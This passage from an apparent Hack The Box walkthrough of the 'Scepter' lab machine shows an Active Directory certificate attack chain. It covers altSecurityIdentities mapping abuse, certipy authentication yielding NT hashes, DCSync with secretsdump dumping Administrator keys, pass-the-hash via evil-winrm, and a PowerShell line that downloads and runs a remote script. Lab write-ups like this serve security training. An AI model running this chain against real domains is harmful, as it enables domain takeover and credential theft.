[*] Got certificate with DNS Host Name 'PWN_PC.sceptor.htb'
[*] Certificate object SID is 'S-1-5-21-74879546-916818434-740295365-9101'
[*] Saving certificate and private key to 'pwn_pc.pfx'
[*] Wrote certificate and private key to 'pwn_pc.pfx'
```

To perform the `x509IssuerserialNumber` attack, we will need the Serial Number and Issuer of the enrolled certificate template. We can retrieve it using `openssl`.

```
# openssl pkcs12 -in pwn_pc.pfx -nokeys -nodes | openssl x509 -noout -serial -
issuer
Enter Import Password:
serial=62000000043D0A6E406BD7828F0000000000004
issuer=DC=htb, DC=sceptor, CN=sceptor-DC01-CA
```

We will need the Issuer DN and Serial number in the [correct format](#), which is:

```
X509:<I>{REVERSED_ISSUER}<SR>{REVERSED_SERIAL_NUMBER}
```

```
serial_number = "62000000043D0A6E406BD7828F0000000000004"
issuer_dn = "CN=sceptor-DC01-CA,DC=sceptor,DC=htb"

reversed_serial = ''.join([serial_number[i:i+2] for i in range(0,
len(serial_number), 2)][::-1])

issuer_components = issuer_dn.split(',')
reversed_issuer = ','.join(issuer_components[::-1])

print(f"X509:<I>{reversed_issuer}<SR>{reversed_serial}")
```

This Python snippet should also generate the same format.

```
# python3 gen.py
X509:<I>DC=htb,DC=scepter,CN=scepter-DC01-
CA<SR>0400000000008F82D76B406E0A3D0400000062

# pwsh
> iex(iwr -uri
https://raw.githubusercontent.com/JonasBK/Powershell/refs/heads/master/Get-
X509IssuerSerialNumberFormat.ps1 -usebasicparsing)

> Get-X509IssuerSerialNumberFormat -SerialNumber
62000000043D0A6E406BD7828F000000000004 -IssuerDistinguishedName "CN=scepter-DC01-
CA,DC=scepter,DC=htb"

X509:<I>DC=htb,DC=scepter,CN=scepter-DC01-
CA<SR>0400000000008F82D76B406E0A3D0400000062
```

Once we have it in the correct format, we will modify the `altSecurityIdentities` LDAP attribute of the `P.ADAMS` user account and use the `PWN_PC$` enrolled certificate template to request a TGT as the `P.ADAMS` user account.

```
# ldapwhoami -Y GSSAPI -H ldap://dc01.scepter.htb

SASL/GSSAPI authentication started
SASL username: h.brown@SCEPTER.HTB
SASL SSF: 256
SASL data security layer installed.
u:SCEPTER\h.brown

# cat modify_altSecurityIdentities.ldif
dn: CN=p.adams,OU=Helpdesk Enrollment Certificate,DC=SCEPTER,DC=HTB
changetype: modify
replace: altSecurityIdentities
altSecurityIdentities: X509:<I>DC=htb,DC=scepter,CN=scepter-DC01-
CA<SR>0400000000008F82D76B406E0A3D0400000062

# ldapmodify -Y GSSAPI -H ldap://dc01.scepter.htb -f
modify_altSecurityIdentities.ldif
SASL/GSSAPI authentication started
SASL username: h.brown@SCEPTER.HTB
SASL SSF: 256
SASL data security layer installed.
modifying entry "CN=p.adams,OU=Helpdesk Enrollment Certificate,DC=SCEPTER,DC=HTB"

# certipy auth -pfx pwn_pc.pfx -domain scepter.htb -username p.adams -dc-ip
10.10.11.65
Certipy v5.0.3 - by Oliver Lyak (1y4k)

[*] Certificate identities:
[*] SAN DNS Host Name: 'PWN_PC.scepter.htb'
[*] Security Extension SID: 'S-1-5-21-74879546-916818434-740295365-9101'
[!] The provided username does not match the identity found in the certificate:
'p.adams' - 'PWN_PC$'
Do you want to continue? (Y/n): y
[*] Using principal: 'p.adams@scepter.htb'
```



```
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'p.adams.ccache'
[*] wrote credential cache to 'p.adams.ccache'
[*] Trying to retrieve NT hash for 'p.adams'
[*] Got hash for 'p.adams@scepter.htb':
aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0
```

We have successfully compromised the P.ADAMS user account. Bloodhound shows that the user is capable of performing the DCSync attack on the domain.



```
# impacket-secretsdump -hashes
aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0
scepter.htb/p.adams@scepter.htb -just-dc-user Administrator
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a291ead3493f9773dc615e66c2ea21c4:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:cc5d676d45f8287aef2f1abcd65213d9575c86c54c9b1977935983e28348bcd5
Administrator:aes128-cts-hmac-sha1-96:bb557b22bad08c219ce7425f2fe0b70c
Administrator:des-cbc-md5:f79d45bf688aa238
[*] Cleaning up...
```

Once we have the RC4 hash for the administrator, we can use winRM.

```
# evil-winrm -i dc01.scepter.htb -u Administrator -H
a291ead3493f9773dc615e66c2ea21c4

Evil-winRM shell v3.7
Info: Establishing connection to remote endpoint

*Evil-winRM* PS C:\Users\Administrator\Documents>
```

The root flag can be found under C:\Users\Administrator\desktop\root.txt.

Alternate Root (Target with X509RFC822)

We start by modifying the `altSecurityIdentities` LDAP attribute as the `H.BROWN` user and changing it to `X509:<RFC822>p.adams@scepter.htb`

```
# ldapwhoami -Y GSSAPI -H ldap://dc01.scepter.htb
SASL/GSSAPI authentication started
SASL username: h.brown@SCEPTER.HTB
SASL SSF: 256
SASL data security layer installed.
u:SCEPTER\h.brown

# cat modify_altSecurityIdentities.ldif
dn: CN=p.adams,OU=Helpdesk Enrollment Certificate,DC=SCEPTER,DC=HTB
changetype: modify
replace: altSecurityIdentities
altSecurityIdentities: X509:<RFC822>p.adams@scepter.htb

# ldapmodify -Y GSSAPI -H ldap://dc01.scepter.htb -f
modify_altSecurityIdentities.ldif
SASL/GSSAPI authentication started
SASL username: h.brown@SCEPTER.HTB
SASL SSF: 256
SASL data security layer installed.
modifying entry "CN=p.adams,OU=Helpdesk Enrollment Certificate,DC=SCEPTER,DC=HTB"
```

Once modified, we will change the `mail` LDAP attribute of the `D.BAKER` user account, just like we did for the `H.BROWN` user account.

```
# cat modify_email_p.adams.ldif
dn: CN=d.baker,OU=Staff Access Certificate,DC=scepter,DC=htb
changetype: modify
replace: mail
mail: p.adams@scepter.htb

# ldapwhoami -Y GSSAPI -H ldap://dc01.scepter.htb
SASL/GSSAPI authentication started
SASL username: d.baker@SCEPTER.HTB
SASL SSF: 256
SASL data security layer installed.
u:SCEPTER\d.baker

# ldapmodify -Y GSSAPI -H ldap://dc01.scepter.htb -f modify_email_p.adams.ldif
SASL/GSSAPI authentication started
SASL username: d.baker@SCEPTER.HTB
SASL SSF: 256
SASL data security layer installed.
modifying entry "CN=d.baker,OU=Staff Access Certificate,DC=scepter,DC=htb"
```

Now that `mail` and `altSecurityIdentities` LDAP attributes have been modified for the `D.BAKER` and `P.ADAMS` user accounts, we will request the `staffAccessCertificate` certificate template.

```
# certipy req -u d.baker@scepter.htb -k -ca SCEPTER-DC01-CA -template
"StaffAccessCertificate" -target dc01.scepter.htb
Certipy v5.0.3 - by Oliver Lyak (1y4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'd.baker.pfx'
File 'd.baker.pfx' already exists. Overwrite? (y/n - saying no will save with a
unique filename): n
[*] Wrote certificate and private key to 'd.baker_8d86cd99-982d-4ff0-996d-
c9dc73a324e0.pfx'
```

Now request TGT for the P.ADAMS user account in the same way we did for H.BROWN user account.

```
# certipy auth -pfx d.baker_8d86cd99-982d-4ff0-996d-c9dc73a324e0.pfx -domain
scepter.htb -username p.adams -dc-ip 10.10.11.65
Certipy v5.0.3 - by Oliver Lyak (1y4k)

[*] Certificate identities:
[*] No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'p.adams@scepter.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'p.adams.ccache'
[*] Wrote credential cache to 'p.adams.ccache'
[*] Trying to retrieve NT hash for 'p.adams'
[*] Got hash for 'p.adams@scepter.htb':
aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0
```

Now the attacker can proceed with the DCSync attack.